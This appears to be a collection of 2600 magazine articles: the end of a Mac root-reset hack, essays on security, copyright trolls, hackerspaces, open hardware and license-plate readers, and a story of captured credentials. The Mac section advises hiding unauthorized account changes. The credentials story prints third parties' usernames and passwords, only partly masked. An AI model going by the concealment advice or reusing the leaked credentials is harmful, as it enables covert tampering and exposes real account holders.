Disguising the Root User as a "Non-Administrator" 0x4

If you want to take the most precautions possible in resetting the passwords, you can choose to disguise the root account as a "non-administrator" account. You can start this by changing the name and profile picture of it. After doing that, you can deactivate the password on the root account, unless the legitimate Administrator is fine with you putting a password on your account. Doing these things enables you to have control over the restrictions of your account, furthermore concealing the fact that you did anything.

Using a Firmware Password 0x5

Apple created the ability to have a firmware, or BIOS, password so as to "[prevent] your Mac from starting up from any device other than your startup disk." You can set this up easily through recovery mode. First, boot up the computer to recovery mode. After this, click on the Utilities section. Rather than going into Terminal, double click on the Firmware Password Utility. From this you can set up a firmware password that will make it even harder to get into the BIOS settings.

The firmware password has not been successfully cracked into without taking apart the computer (as of October, at least). There must be a backdoor through this and with the new Mac update OS X El Capitan, I am positive that many of you who read this will take up the challenge to crack into the firmware password without having to take the system apart.

Conclusion 0x6

This hack is surprisingly not known as well as one would be led to think. The best thing to do with this knowledge is to tell other people about the backdoor and attempt to get them to use the firmware passwords. It would be nice to figure out how to reset the password without needing to either break it apart or take it to an Apple store in case someone forgets the firmware password.

PERSPECTIVES ON CYBER SECURITY

by Super Ells

The way cyber security has changed through the digital age, going from simple passwords on S/360s interfaced through dumb terminals to multi-factor authentication, routing and firewall security, and even shredding paper to counter dumpster divers and social engineers has, overall, not really increased security. The ways that security has been "improved" have done very little to truly improve cyber security. Over the decades, people from Kevin Mitnick to Edward Snowden have consistently been able defeat security measures, as have organizations from governments eager to spy on its citizens along with hacktivist groups such as Anonymous. A complete paradigm shift must be made in order to improve cyber security. The days of making networks a "vault" are belated in their inevitable demise.

Cyber security has been "improved" in three ways: encryption, layering (multi-factor authentication, complex passwords), and access restrictions (security clearances, physical security, need-to-know, access permissions). Of those, the only one that has been successful is encryption, enough that the U.S. government freaks out about it - from considering it a munition in the 1980s to the FBI director asking the American people to accept being spied on.[2] Encryption, when properly implemented, has been the most effective tool for security, and with encryption tools such as PGP and AES that are extremely strong, it is not only extremely difficult to crack, but also widely used.

The second way is layering. Multi-factor authentication, though a good idea, has its weaknesses. Cell phones can be spoofed to get text message security codes, CACs can be copied as well as other card-based access mechanisms, and users have the risk of losing one of the factors - and that hampers productivity. Also, increasing the complexity of passwords has allowed tools like Apple's Keychain to proliferate, as well as convincing more users to write down their passwords. However, from many anecdotal stories and security assessments, it is routine for just about any sysadmin, anywhere, to grab 30 to 40 sticky notes a week with user passwords on them. Some of these passwords were found to be able to access supercomputers, mainframes, and even web-based email accounts. The sysadmins would then let the affected people know not to leave their passwords out. Even with utilities like Keychain, you can extract a user's Keychain and grab every password they save, further compromising security.

This leads into the human factor, and how it can be exploited - the fine art of social engineering. The human weakness is always the biggest weakness; even with extensive (and annoyingly repetitive if you work in the U.S. government) training, it is still a large problem. Even security clearances have issues; they can detect weaknesses and deception, but they cannot detect true human intentions. Even the use of polygraphs is not often effective. If anything, their use is far from it. Edward Snowden and Chelsea Manning are the two most recent examples of why just simply being cleared doesn't mean that you have brought in an insider threat, and people who may be thought of as insider threats because they don't "play the game" or "act normal" due to being eccentric or culturally different may be the best people to have. Shredding documents has become a deterrent to dumpster divers - until they start looking for old hard drives, CDs, memory cards and USB sticks, or even intercepting Wi-Fi transmissions.

Even more interesting are systems like the Pwn Plug that can be plugged in a back room and used to extract data without being detected easily.[3] Even VoIP can be compromised and used to listen in on unsuspecting people.[1]

The best, and most efficient ways, of extracting information from users and compromising security is still the simple phone call, acting like a colleague or an IT support team, and getting the information from the unsuspecting user that way. Spear phishing is still effective, but it is losing its effectiveness due to counter-spoofing measures. Government agencies ban the entry of cell phones with cameras into certain facilities, but there is no way to legally trace phones without a Stingray (and even then, it's legally dubious). Cell phones are so small and easy to hide - the smallest GSM phones are the size of a credit card. It is a matter of trust, and more times than not, people bring them in. Many government offices that ban the use of cell phones have found that, because of the inconvenience of trying to enforce the policy, it's easier to simply not say anything about them unless they're blatantly visible out in the open.

The effects of increased cyber security through the above mentioned ways are very profound and simple to express. It inconveniences the normal working body of people by forcing them to go through one layer of security after another just to be productive, while building a structure for people who want to get information or intelligence that's somewhat difficult to penetrate, but isn't enough to discourage them from trying. Also, cyber security is very reactionary instead of proactive. Policies can change drastically because of one incident, and not even in the right way. Flash drives were banned because of Chelsea Manning. It does not make any sense, since Chelsea Manning should have never been able to keep a security clearance, much less be deployed, due to a myriad of issues. Worse yet, and typical of the reactionary implementation of cyber security, he burned the leaks on CD-RWs named "Lady Gaga," for example. Does that have anything to do with flash drives? Absolutely not. Does it make the "cyber security" professionals look great? Wonderfully so. However, they are so deceived in arrogance that they cannot shift to another paradigm about security. That arrogance blinds them from the most crucial element of security: the human element. You cannot eliminate it, but you must be able to mitigate it.

How to change it? On private networks, it is best to use a combination of items to mitigate the human element. There is no need for two-factor authentication unless it can be easily usable, reliable, and most of all, stable. It's good to have your standard firewalls and IDS, as well as good malware protection. But the main difference is that instead of locking every single thing down, you only need to lock out what you wish to lock people out of (keeping people out of others' personal folders, for instance), and keep the rest open. Use port control on your switches, and lock to MAC addresses. The most important approach to change is to implement a file transaction logging system. This allows the ability to identify and catch a problem in open view, since every file transaction, program accessed, and file location access is logged. With proper user management and port controls, if information leaks out, it is easy to trace out who did it, and pursue action against the offender. Vigilance is most important in the endeavor of security. You need to constantly flag and monitor what is going on in the network. Using tools such as transaction logging will allow security managers to be able to assess in real time what is happening on their networks, and by whom. Then, when breaches happen (and they will, and it's not worth the effort trying to stop them - it's best to just mitigate the spread), you know who was the perpetrator. With the use of strong encryption for inter-network and off-network communication to remote workstations, and without monitoring the workstation itself (improves privacy while maintaining security of on-LAN files), this is the most effective approach to managing network security.

In conclusion, an open and transparent approach to security without impeding productivity should always be looked at and, with this outlook, a paradigm shift needs to be made. The old methods of implementing cyber security are on their way to irrelevancy; and recent events have made it necessary to be able to guarantee a level of privacy while maintaining a level of security.

References


Malvineous. (2014, Autumn). "Bugging a Room with an IP Phone." *2600: The Hacker Quarterly*.


Lemos, R. (2014, October 16). "FBI Director to citizens: Let us spy on you." Retrieved from *Ars Technica*: `http://arstechnica.com/secu` `➥rity/2014/10/fbi-director-to-` `➥citizens-let-us-spy-on-you/`

McMillan, R. (2012, March 3). "The Little White Box That Can Hack Your Network." Retrieved from *Wired*: `http://www.` `➥wired.com/2012/03/pwnie/`

THE SPLOTCHGATE SAGA

It was sometime over the summer when we received the first threat. We get our fair share of nasty letters, so it's not always possible to give each one the attention it deserves. After a couple more of them came in, it didn't take long for us to realize that this one was something special. The letters came from License Compliance Services at an establishment known as Trunk Archives. They said our Spring 2012 cover was considered copyright infringement and that we owed them $714. As evidence, they showed us two images that looked nothing like each other.






(Exhibit A)

computer algorithms had detected a match in a small part of an ink splotch graphic. This is what they spend their time doing - searching the entire Internet for any instance of matching imagery. It doesn't stop there, of course. Copyright trolls (as such entities are disparagingly referred to by many) seek to find similar instances in audio, video, and anything else that can be represented in digital form. If we gave them only a little more leeway, we're certain they'd be able to claim the rights to specific colors and musical notes. This kind of thinking is why simple creativity is in a constant battle with corporate might. It's why Google flags your YouTube videos, why Internet radio is crippled with fees for basically helping to promote artists, and it's why you'd better be sure you're all paid up if someone even *whistles* part of a recognizable melody in that documentary you're making. The scariest part is that every year the technology to do this sort of thing gets much better.

We were all too aware of how insane this practice was - and we knew we had to fight back. When a company can seriously threaten people over an ink splotch, it's time we all had a little reality check.

But then we discovered something even more surprising. We did a bit of investigating (at great time and expense, not to mention the emotional toil) and found that the source of the ink splotch was a Finnish artist named Loadus who had specifically made it public domain - free for anyone to use. Somehow Trunk Archives got it into their heads and algorithms that they owned the image. But they didn't. They had merely used it as a background for one of their images and apparently didn't bother to differentiate.




(Exhibit B)

So not only were we being threatened for something as absurd as an ink splotch, but we were being threatened by people who had absolutely no rights to it in the first place! At least, no rights beyond what everyone else in the world also had. In a way, it was disappointing because the case suddenly became so ridiculous that we never had the opportunity to actually fight to win it.

At this point, the Internet stepped in and spread the story far and wide. It didn't take long for us to get a terse note from License Compliance Services which simply said "Hello, I just wanted to take a moment to inform you that after further review this matter has been closed." That was followed several days later by an actual apology from the Chief Operating Officer at Trunk Archives, who wrote: "As COO of Trunk Archive, I would like to offer my sincere apologies for 'Ink Splotch-gate.' Artist attribution and copyright protection are very important to us, so we truly regret this case of 'mistaken identity'. Using a digital copyright infringement service is a relatively new thing for us and we have learnt a lot about what can go wrong through the comments made by *2600* and the community at large. Thanks for all the feedback and please feel free to reach out to me with any questions or thoughts on this matter. Once again.. very sorry for our error."

While acknowledging this problem is a good first step, it's still just a first step. The bigger problem remains. Threats like these go out constantly for absurdly minor uses of material that are often completely protected as transformative work under the fair use doctrine. The average person doesn't have the time or resources to do battle with these accusations and so, far more often than they should, they wind up paying the demanded amount. This has got nothing at all to do with compensating artists, who are often horrified to hear of the actions being taken allegedly in their names. This is about intimidation, power, and the quelling of creativity. We would have an interesting time going back in history to see how many derivative and transformative works would never have been created had entities like Trunk Archive, Getty Images, License Compliance Services, Picscout, etc. been around to silence them with their digital services.

This little episode woke us up to the danger. We hope documenting it here helps to get a lot more people involved in fighting this unhealthy trend.



LCS
CREATIONS ARE VALUABLE

TRUNK
ARCHIVE

License Compliance Services, Inc. on behalf of Trunk Archive
605 Fifth Avenue South Suite 400 Seattle, WA 98104, United States
LCS@LCS.global; +1 855 387 8725; www.LCS.global

August 25, 2015

THIRD NOTICE

2600 Magazine
P.O. Box: 752
Middle Island, New York 11953
United States

Re: Unauthorized Use of Trunk Archive's Imagery - Case# 373018082 (Ref: 4440-1159-6664)

Further to our prior correspondence to you, we hereby reiterate that unauthorized use of Trunk Archive's represented imagery is considered **copyright infringement** and entitles Trunk Archive to seek compensation for infringing uses (Copyright Act, Title 17, United States Code). Please note that removal of the imagery alone does not resolve this matter.

You have **previously been notified** of this matter on several occasions and to date, we have not received payment or any proof of a valid license.

Your failure to make payment immediately will result in escalation to our legal representatives and the possibility of legal action being commenced for damages exceeding the amount presently being offered by way of settlement.

To avoid the possibility of legal action, you are required to **immediately remit the $714.00 settlement payment** by one of the following options:

- **Online payment. You can remit your payment online at:**
  https://settle.lcs.global/444011596664
- Check payment. You can remit payment by check to:
  License Compliance Services, Picscout Inc.
  605 Fifth Avenue South, Suite 400, Seattle, WA 98104, United States
  Please include Reference 4440-1159-6664 with check payment.

Full information regarding this claim can be viewed at https://settle.lcs.global/444011596664.
For any question or if you believe you have mistakenly received this letter please contact us by email at LCS@LCS.global or by phone at +1 855 387 8725.

Sincerely,

License Compliance Services

Hackerspaces: A Definition

by RAMGarden

Have you heard of a hackerspace? Chances are that if you are reading this, you most definitely have. But for those who want to know more, I'll give you a definition from my first-person experience as a member of one.

I have been reading *2600 Magazine* since 2001 when I first found one at my local bookstore. I always read them cover to cover and wanted to try some of the projects that people wrote about, like the credit card mag stripe reader made from an old tape deck play head. But I lacked the tools, parts, and working space to do this. Fast forward to the year 2011 - around October - and we'll pick up the rest of the story.

I finally decided to go see what one of these *2600* meetings was all about - fully expecting a bunch of people looking over each other's shoulders on various laptops doing some extreme programming and getting some serious hacker "work" done. Much to my surprise, it was mainly just a bunch of regular people with engineering-type jobs with some average Joes mixed in and just a few laptops out on the table. Instead of talking exclusively about *2600 Magazine* or the articles in the latest edition (this sometimes comes up for the really good/interesting ones), they were talking about completely random topics amongst each other like you would anywhere else people would gather. *It was awesome.*

After spending some time there, I heard a few of them ask each other if they were going to the "shop" after the meeting. "The Shop?" I asked. "Yeah. It's a cool little hackerspace we have right down the road here where we build and make things, work on personal projects, and write code. Among other things." I turned my head like a dog does when they hear a high pitched sound. "Hackerspace?" Seeing the confusion on my face, the stranger I had just met only an hour ago replied with possibly the best response ever, "It's a bit like the Matrix. You can't really explain what a hackerspace is. You have to be *shown*. Follow us."

We got in our cars and I followed them downtown to an old metal building with a garage door on one side and small windows and a metal door on the front. I watched one of them take a USB stick out of his pocket and stick it in a small metal box mounted to the right of the front door. It instantly emitted a *beep* and I heard the door's dead bolt unlock with a small mechanical sound. I would later learn that it was a servo motor part of the standard keypad dead bolt they hacked to use USB keys for access control. I walked in to see an office area up front with two couches, two tables, and assorted office chairs in various states of disrepair, complete with rips and stains. I was then shown the kitchen which had a small fridge with freezer, a stove that was wired in very recently with the wires proudly displayed out in the open, and a microwave that looked like it had seen its fair share of Chinese takeout and pizza rolls. Then they opened up an inner door at the end of a short hallway and I think I made a pretty embarrassing sound or squeak when I saw what was on the other side because I heard of few of them snicker.

I saw a huge, 4000 square foot open area with an upstairs loft full of so many tools and open space with various parts and pieces of projects in progress strewn and stored about. Someone had pulled their car in the garage door to do a quick oil change. There was an old pinball machine that looked like it was rescued from a dumpster - from the 1950s! Under the loft was an entire area devoted to woodworking tools like a chop saw, drill press, scroll saw, table sander, and power planer. Another area under the loft was devoted to metal working, full of welding equipment and safety gear. The rest of that area had various hand tools, screwdrivers of all sizes and kinds, a collection of nuts, bolts, and screws loosely organized on the shelves, and several safety goggles and gloves in one corner.

In a side room, there was an entire electronics bench with what seemed like hundreds of small, clear, organizing drawers full of all of the various components you'd need for building your own circuit board from scratch or just fixing something like a DVD player instead of throwing the whole thing away. Also found in this room was one of the first 3D printers made for companies like NASA. It was a BPM personal modeler they had rescued from someone who had a few in a barn. They never got it to completely work, but the extruder would move around inside it like it was trying to print the thing it showed on the program written for DOS displayed on the built-in slide out drawer. They had replaced the old CRT monitor with a flat LCD screen and exchanged the floppy drive with a USB port. Turning around, they showed me the 40 watt CO2 laser cutter from Full Spectrum. They had various things cut from sheets of 1/8 inch thick clear acrylic to paint and put on the sides of PC towers and custom enclosure boxes for their homemade circuit boards.

Going upstairs to the loft area, they showed me dozens of shelves full of hackable parts, like a Rubbermaid tub full of dead Roomba robots, a stack of old laptops, old flatbed scanners, and a banker's box full of different sized wall wart power supplies. "Take anything you want!" they said. "What do you mean?" I asked. "Take anything from these shelves, take it apart, and make something useful or just really neat." I immediately thought of some uses for those Roomba bots as a platform for a telepresence robot I could use to visit home when I travel for work. That night, I asked everything I could about the place.

"This is a hackerspace - or makerspace. Some people don't like to use the word hacker because of all the negative thoughts that have become associated with it. We're not some secret place where nefarious computer geeks sit around computers and write malicious code to try to break into bank accounts and such. We're just a bunch of people who like to tinker and make things or take things apart and make them work in ways they probably weren't intended for, but are better or more useful in some way. Some people have even built prototypes for products and started their own business from here! Everyone has different skills and most are willing to help other people with their project if they get stuck on a part that isn't their specialty. If someone doesn't know how to program, but their project needs a bit of code to run, one of our programmer members can either teach them how to do it or help them do it. It's the community plus the tools that makes this place great!"

Hearing that, I immediately asked how to become a member.


I learned that this wasn't the only place like it and there were several all over the U.S. and across the globe. I filled out the paperwork and, after visiting several times over the next few weeks, I became a member paying my monthly donation with 24/7 access. I brought in my own USB stick and they added its hardware ID to their white list so now I could open the door. I worked on various projects over a few years and helped others with the programming parts of theirs. I even helped beta test a "learn to solder" class where you build a six-sided die simulator circuit that one of the members there invented. He called it the ST:EAK or Soldering Trainer: Entropy Approximation Kit.

Scroll ahead to 2013 and I moved away to Florida for the better weather. Before moving, I made a deal that wherever I moved had to have a nearby hackerspace! Now, I am helping run the local space as the secretary (hackerspaces usually have a President, Vice President, Secretary, Treasurer, etc.) to help get new members signed up and put into our database and Google Group.

Recently, I helped build the RFID card-based door lock that was put together from a Raspberry Pi computer and LCD screen from `adafruit.com`. I look forward to writing up more articles about the various projects I work on in the future.

If you haven't joined your local hackerspace, I strongly urge you to find it on `hackerspaces.org`. If there isn't one near you, then start a `meetup.com` for one and see if you can get ten or so people together to rent a small space and gather some tools. Then pass the hat around for donations to buy a 3D printer and other large tools. There are lots of hackerspaces out there to ask for help if you want to start your own. I also recommend that everyone wanting to start a space join the discuss mailing list at `hackerspaces.org`.

Happy Hacking, Making, and Learning.



You Gotta Learn From This, Kid

by Buanzo

Around early 2008, I was coding a website using PHP. When debugging, I came across a username and password I was using for basic HTTP auth, in the PHP_AUTH_USER and PHP_AUTH_PW variables. That is *not* the strange part, of course.

But hear this: the username and password, those were for a totally different website. Different domain altogether. I was developing on somesite.com, but those credentials were for totallysomethingelse.net.

What was going on there? Why was my username and password being sent to another website? And how long has this been happening?

I immediately added a couple of lines of code to index.php to email me the contents of those variables anytime they were set for any request. And forgot about it, until one day I received an email... that included someone else's username and password. And that was not the only time it happened. I got 17 emails in between 2008 and 2012, averaging 3.5 emails per year. Then it stopped.

Of course, as I recognized the username and password I mentioned at the beginning, I knew it was my Nagios credentials! And I *was* using a proxy to access Nagios, and I might have used that proxy to access the other website I was developing.

I tried searching for credentials leakage vulnerabilities in Firefox, and I found `https://bugzilla.mozilla.org/➥show_bug.cgi?id=664983`, but no non-proxied, basic http auth cross-domain leakage.

But, as I got a quite small amount of usernames and passwords in a four-year period, it might have been indeed CVE-2011-2990, or an unknown variation.

I got some interesting usernames, and some pretty cool passwords, too. But I never saved REFERER headers, nor User-Agent strings. I did not want to know what those usernames and passwords applied to. But now, I remembered all about it. How long was this vulnerability out there? Did I find it before it was even publicly reported (if it is indeed CVE-2011-2990)? I'll probably never know.

It is now 2016, and I see no harm in publishing the list of usernames and passwords I got (although I will mask some characters using #s, just to be on the safe side of it).

So, may this story serve as a cautionary tale, kids: if you come across something odd, *do your frickin homework!*

Cheers!

```
USERNAME / PASSWORD
-------------------
haz##shoep / ENG...zo##_1988
timo### / ba##lon4
na##us78 / 230##309
yudi###idis08032 / 75*11*21Sa##uy
amd###operations / Ense###e99a
- / -
###00655 / Kal###0_13
fakeuser / fakepass
avazqu###.ext / avazqu###2010
##user / ##heslo
j###.contreras@ad###rus.com / jua#
➥##05
m###er-1376996b11 / #bd8e5ef439501
➥9834ceb694c367803#
###oleta.ruse@ro.###.com / beja##e
➥113
##Y@.@os~vq2+(+2os~vq@-1(\'@lvo)&1
➥,.1./.1+@./* / I8BBAC5F097B342BD
➥DDAF644C6D0A1F##
searc##lox / Axd##bqYepMum4jt
```

The Limits of Open Source Hardware

by Monican

If you're a hacker who has ever thought about a new way to integrate computers into the world around us, you've probably heard of the Raspberry Pi, the Arduino, or the BeagleBone. These three extremely popular open source hardware development boards are being used in nearly every project you read about on engineering blogs. The fanciful names of these three boards hide the power that they offer the user by making it extremely easy to integrate hardware - and thus the physical world - into software projects by wiring up sensors to collect data, or to embed a powerful and energy efficient computer into an engineering or art project.

However, despite the term "open source" being used to describe these devices, that phrase has a much different meaning than when we apply it to open source software projects like the Linux OS or coding projects you'll find on codesharing sites like GitHub. What do I mean? Well, the best example is to look at the Raspberry Pi's restricted schematics. Although the Raspberry Pi is widely used and supported in the open source community, the developers have chosen to restrict the release of the schematic files.[1] They claim this is to prevent copycatting and sub-par rip-off boards that cause headaches for the official devs (i.e., if someone has a problem with their poorly made Chinese knockoff and complains to the actual Raspberry Pi devs, this wastes their time). This is understandable, especially since the Arduino team has suffered from knockoffs,[2] but at the same time it limits repairability and opportunities for learning.

One major difference between open source software and hardware is that with software, you can literally examine your entire code stack if you're using an open source OS, and running only open source software in your development environment. With hardware this isn't the case, because the intellectual property of the chip manufacturers is a closely guarded secret. For example, Atmel makes the microcontrollers around which the Arduino system is built, but they are not an open source company. Neither is Texas Instruments (who make the AM335x CPU for the BeagleBone) or Broadcom (who makes the CPU for the Raspberry Pi). So if you want to get down to the bare metal and help develop the most fundamental parts of these systems, you are restricted by nondisclosure agreements, which in some cases are unavailable for hobbyists.

What does this mean for the open source projects being developed with these boards? Well, if you can't see inside the hardware, you can't check it for glitches and you can't rule out intentional backdoors or forgotten debug modes that might compromise the security of your project. Whoever controls the actual silicon can pull the rug out from under any software running on it, no matter how secure. Just look at the discussion around Intel's random number generator after the NSA revelations came out: the developers of the FreeBSD operating system decided they couldn't trust the opaque hardware inside Intel's CPUs, so they have to program as if the hardware they're running on is hostile.[3] You can check the chip's "silicon errata" datasheet to see what bugs people have found and reported, but those are usually updated very infrequently. For example, the silicon errata for the BeagleBone Black's CPU was last updated in November of 2013.[4]

Take heart, though - there are some hackers out there who are pushing the limits to see just how open they can make their hardware. Legendary hacker Bunnie Huang has created the Novena Laptop which - although it has specs that aren't that great and costs a lot when considering pure performance - is so open that he even x-rayed the hardware to demonstrate that there isn't anything hidden inside the metal housing.[5] His team had to make some tough tradeoffs with performance because they're only using hardware for which they have all the information you could possibly need to call it truly open. There were very few parts to choose from that fit this bill and it shows the paucity of options since everything else is restricted by IP at the level of the hardware manufacturers.

With all of this said, the benefits of these systems far outweigh the problems I've outlined above. These devices make embedded electronics accessible to people who aren't engineers, like artists and students, or even scientists and hobbyists who just need to rapidly prototype something. This makes me very optimistic about the future, and I look forward to a day when any laptop or electronic gadget you buy will have a sticker saying "Certified XX% Open Source Hardware."

1. http://www.tuxradar.com/content ➥/%EF%BB%BFinterview-eben-upton
2. http://blog.arduino.cc/2013/07/10/ ➥send-in-the-clones
3. http://boingboing.net/2013/12/10 ➥/freebsd-wont-use-intel-via.html
4. http://www.ti.com/lit/er/sprz360f ➥/sprz360f.pdf
5. http://www.bunniestudios.com ➥/blog/?p=3991

EFFecting Digital Freedom

Defending Privacy on the Roads by Dave Maass

I like to imagine that if vehicle license plates hadn't been invented, the public would never stand for them if they were introduced today. With technological advances in character recognition, CCTV networks, data analysis, and geomapping, people would understand that a license plate would be little more than a beacon for the surveillance state to track your movements.

This mental exercise does little to help me sleep better at night. My mind runs circles around the problem of automated license plate recognition (ALPR) systems. How do you fight mass surveillance when the government mandates that you wear the thing they're tracking?

ALPRs are networks of cameras that photograph any license plate that appears within view, extract the plate number into a machine-readable format, and combine it with the time, date, and location of the plate capture. The systems can collect data on thousands of vehicles every hour. It is one of the most pervasive mass surveillance technologies in use by local law enforcement agencies around the country. A 2012 Police Executive Research Forum survey found that 71 percent of agencies surveyed used ALPR. These days, I get several email alerts each week from a government procurement website telling me that an agency - often multiple agencies - have bought ALPR systems or renewed their ALPR contracts.

Law enforcement agencies employ ALPR in three distinct ways: stationary, mobile, and through private database access. In the first scenario, police install cameras on streetlights, telephone poles, and other static locations to capture plates as they pass. Police also mount ALPR cameras to patrol vehicles, then drive around areas collecting plates (often of parked cars). These systems often use "hot lists" to ping the police every time a particular vehicle is spotted. Police agencies also subscribe to privately maintained ALPR databases by companies that aggregate data that the companies have either collected themselves or acquired from other agencies.

Proponents will say that ALPR systems are really no different than a police officer back in the day jotting down plates in his notebook. There's nothing private about this information, they say, since the cars are in plain view. Of course, it is very different and the information is very personal: by collecting thousands of plates each day and storing them for significant periods of time, ALPR gives police the ability to discover sensitive information about drivers. In aggregate, these data points can reveal where you work, where you sleep at night, what churches you attend, and what doctors you visit. Ultimately, we're talking about a surveillance system that collects far more information on innocent people than it does genuine suspects.

Police argue that ALPR is an important tool to locate stolen cars or to find kidnapped children, but we've seen these tools proposed for far lesser offenses. The DEA has acknowledged that one of the primary values of ALPR is how it helps them seize currency from drivers. Louisiana police proposed a pilot to install a statewide ALPR system to scan for uninsured drivers. Meanwhile, police in Florida use ALPR data to identify cars driving through neighborhoods known for prostitution. They then send intimidating "Dear John" letters to the registered vehicle owners warning them about sexually transmitted diseases and warning them that they should refrain from driving into that area.

The companies that sell ALPR systems have their own agendas. Vigilant Solutions, for example, gives police free ALPR cameras in exchange for a cut of the proceeds from collecting on unpaid fines. The benefiting agency has to hit a regular quota to keep the devices.

If you worry about your communication being snooped on, you can use encryption. But there's no simple solution for license plates, since many states have laws forbidding anything that would make it difficult for a police officer to read your plate. In California, the law even bans anything that would make it difficult for ALPR.

